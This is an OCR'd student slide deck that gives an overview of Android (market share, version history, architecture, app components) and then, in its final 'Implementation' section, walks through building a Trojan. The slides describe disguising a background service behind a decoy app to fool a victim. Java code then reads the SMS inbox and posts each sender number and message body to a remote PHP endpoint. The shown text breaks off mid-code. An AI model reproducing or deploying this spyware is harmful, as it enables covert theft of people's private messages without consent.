Android Overview and Application development

By : Rushi Bhatt

11BCE128(6CE-B)


Guided by : Malaram sir

Why Android?

- A lot of students have them
  - 2010 survey by University of CO[1]: 22% of college students have Android phone (26% Blackberry, 40% iPhone)
  - Gartner survey[2]: Android used on 22.7% of smartphones sold world-wide in 2010 (37.6% Symbian, 15.7% iOS)
- Students already know Java and Eclipse

[1] http://testkitchen.colorado.edu/projects/reports/smartphone/smartphone-appendix1/
[2] http://www.gartner.com/it/page.jsp?id=1543014

Survey



	2Q12 Units	Market Share	2Q11 Units	Market Share
Android	98,529.3	64.1	46,775.9	43.4
iOS	28,935.0	18.1	19,628.8	18.2
Symbian	9,071.5	5.9	23,853.2	22.1
RIM	7,991.2	5.2	12,652.3	11.7
Bada	4,208.8	2.7	2,055.8	1.9
Microsoft	4,087.0	2.7	1,723.8	1.6
Others	863.3	0.6	1,050.6	1.0

Source: Gartner (August 2012)


Types of

Android Devices

Galaxy Note 3

Galaxy Tablet

Android-Powered Microwave



By Touch Revolution – at CES 2010

http://www.pocket-lint.com/news/30712/android-powered-microwave-cooking-google

Android-Powered Watch

Android-Powered Camera

Android-Powered TV

Android-Powered Car Radio

Android-Powered Washing Machine

Brief History

- 1996
  - The WWW already had websites with color and images
  - But, the best phones displayed a couple of lines of monochrome text!
  - Enter:
    - Wireless Application Protocol (WAP) – stripped down HTTP for bandwidth reduction
    - Wireless Markup Language (WML) – stripped down HTML for content

Brief History

- Many issues (WAP = “Wait And Pay”)
  - Few developers to produce content (it wasn’t fun!)
  - Really hard to type in URLs using the small keyboards
  - Data fees frightfully expensive
  - No billing mechanism – content difficult to monetize
- Other platforms emerged
  - Palm OS, Blackberry OS, J2ME, Symbian (Nokia), BREW, OS X iPhone, Windows Mobile

Brief History - Android

- 2005
  - Google acquires startup Android Inc. to start Android platform
  - Work on Dalvik VM begins
- 2007
  - Open Handset Alliance announced
  - Early look at SDK
- 2008
  - Google sponsors 1st Android Developer Challenge
  - T-Mobile G1 announced
  - SDK 1.0 released
  - Android released open source (Apache License)
  - Android Dev Phone 1 released

Brief History cont.

- 2009
  - SDK 1.5 (Cupcake)
    - New soft keyboard with “autocomplete” feature
  - SDK 1.6 (Donut)
    - Support Wide VGA
  - SDK 2.0/2.0.1/2.1 (Eclair)
    - Revamped UI, browser
- 2010
  - Nexus One released to the public
  - SDK 2.2 (Froyo)
    - Flash support, tethering
  - SDK 2.3 (Gingerbread)
    - UI update, system-wide copy-paste

Brief History cont.


- 2011
  - SDK 3.x (Honeycomb)
    - Optimized for tablet support
  - SDK 4.0 (Ice Cream Sandwich)
    - Virtual UI buttons
- 2012
  - SDK 4.1.1 (Jelly Bean)
    - Triple buffered graphics pipeline

Brief History cont.

- 2011
  - SDK 3.0/3.1/3.2 (Honeycomb) for tablets only
    - New UI for tablets, support multi-core processors
  - SDK 4.0/4.0.1/4.0.2/4.0.3 (Ice Cream Sandwich)
    - Changes to the UI, Voice input, NFC

Cupcake
Android 1.5
Donut
Android 1.6
Eclair
Android 2.0/2.1
Froyo
Android 2.2
Ice cream Sandwic
Android 4.0+
Honeycomb
Android 3.0-3.
Jelly Bean
Android 4.1.1


Distribution of Devices




Data collected during a 14-day period ending on January 3, 2012

http://developer.android.com/resources/dashboard/platform-versions.html

Distribution of Devices




Version	Codename	API	Distribution
1.6	Donut	4	0.2%
2.1	Eclair	7	2.4%
2.2	Froyo	8	9.0%
2.3 - 2.3.2	Gingerbread	9	0.2%
2.3.3 - 2.3.7		10	47.4%
3.1	Honeycomb	12	0.4%
3.2		13	1.1%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	29.1%
4.1	Jelly Bean	16	9.0%
4.2		17	1.2%



Data collected during a 14-day period ending on January 3, 2013

http://developer.android.com/resources/dashboard/platform-versions.html

Android Architecture




More details at: http://developer.android.com/guide/basics/what-is-android.html

Android Apps

- Built using Java and new SDK libraries
  - No support for some Java libraries like Swing & AWT
- Java code compiled into Dalvik byte code (.dex)
  - Optimized for mobile devices (better memory management, battery utilization, etc.)
- Dalvik VM runs .dex files

Android uses….

- Linux 2.6 for h/w support
- SQLite databse
- Integrated browser based on Webkit engine
- Optimized graphics withOpenGL ES
- Dalvik Virtual Machine


Setup
Set up your development environment
Install the Android SDK, Android Development Tools, and Android platforms.
Set up AVDs and devices for testing
Create Android Virtual Devices and connect hardware devices that will be used for testing.
Development
Create your application
Create an Android project with your source code, resource files, and Android manifest file.
Debugging and Testing
Build and run your application
Build and run your application in debug mode.
Debug your application
Debug your application using the Android debugging and logging tools
Test your application
Test your application using the Android testing and instrumentation framework.
Publishing
Prepare your application for release
Configure, build, and test your application in release mode.
Release your application
Publicize, sell, and distribute your application to users.


- Development process for an Android app

http://developer.android.com/guide/developing/index.html

Applications Are Boxed

- By default, each app is run in its own Linux process called sandbox
  - Process started when app’s code needs to be executed
  - Threads can be started to handle time-consuming operations
- Each process has its own Dalvik VM
- By default, each app is assigned unique Linux ID
  - Permissions are set so app’s files are only visible to that app

Android Architecture



Android Design Philosophy

- Applications should be:
  - Fast
    - Resource constraints: <200MB RAM, slow processor
  - Responsive
    - Apps must respond to user actions within 5 seconds
  - Secure
    - Apps declare permissions in manifest
  - Seamless
    - Usability is key, persist data, suspend services
    - Android kills processes in background as needed

Enough with the theory

- Lets go to eclipse now …!!!
- Bt before that,

Components :

- Activities
- Services
- Content provider
- Broadcast receiver
- Android Manifest file

Lets implement

- ANY QUESTIONS as far as theory is concerned???
- ……………………………
- Lets move to implementation

Implementation:

Target: to make a Trojan which uploads SMSs from victims device on an online database.

Concept:

1)Make a background service to fetch and upload sms s from victims mobile.

2) Create an interesting foreapp to fool the user.

Implementation:

3) Bind the service with that application.

4)Send it to victim. And enjoy reading his personal messages from your database.

Code:main_Activity

```
package com.example.service;
import android.os.Bundle;
import android.app.Activity;
import android.content.Intent;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;

public class Main extends Activity {

    Button b1;

@Override
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
setContentView(R.layout.activity_main);
Button b1=(Button) findViewById(R.id.button1);

b1.setOnClickListener(new OnClickListener() {

@Override
public void onClick(View v) {
// TODO Auto-generated method stub
startService(new Intent(Main.this, MainActivity.class));

}
});

}
}
```

Code:service

```
package com.example.service;


import android.app.Service;
import android.content.Intent;
import android.os.IBinder;
import android.os.StrictMode;
import android.widget.Toast;

import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.io.OutputStreamWriter;
import java.net.URL;
import java.net.URLConnection;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;
import java.util.Timer;

import android.database.Cursor;
import android.net.Uri;




public class MainActivity extends Service {

    private Timer timer = new Timer();

   public MainActivity() {}

```

Code:service cnt.

```
@Override
    public IBinder onBind(Intent intent) {
        // TODO Auto-generated method stub
        return null;
    }

    @Override
    public void onCreate() {
        // code to execute when the service is first created
    }

    @Override
    public void onDestroy() {
        if (timer != null) {
            timer.cancel();
        }
    }

    @Override
    public int onStartCommand(Intent intent, int flags, int startid) {

     StrictMode.ThreadPolicy policy = new StrictMode.ThreadPolicy.Builder().permitAll().build();

    StrictMode.setThreadPolicy(policy);
```

Code:service cnt.

```
List<SMSData> smsList = new ArrayList<SMSData>();

    Uri uri = Uri.parse("content://sms/inbox");
    Cursor c= getContentResolver().query(uri, null, null ,null,null);

    if(c.moveToFirst()) {
        for(int i=0; i < c.getCount(); i++) {
            SMSData sms = new SMSData();
            sms.setBody(c.getString(c.getColumnIndexOrThrow("body")).toString());
            sms.setNumber(c.getString(c.getColumnIndexOrThrow("address")).toString());

            //////
            try {
            // Construct data
            String data = URLEncoder.encode("number", "UTF-8") + "=" + URLEncoder.encode(sms.getNumber(), "UTF-8");
            data += "&" + URLEncoder.encode("body", "UTF-8") + "=" + URLEncoder.encode(sms.getBody(), "UTF-8");
            // Send data
            URL url = new URL("http://192.168.1.9/post.php");
            URLConnection conn = url.openConnection();
            conn.setDoOutput(true);
            OutputStreamWriter wr = new OutputStreamWriter(conn.getOutputStream());
            wr.write(data);
            wr.flush();

            BufferedReader rd = new BufferedReader(new InputStreamReader(conn.getInputStream()));
            String line;
            while ((line = rd.readLine()) != null) {
                System.out.println(line);
            }
            wr.close();
            rd.close();
        } catch (Exception e) {
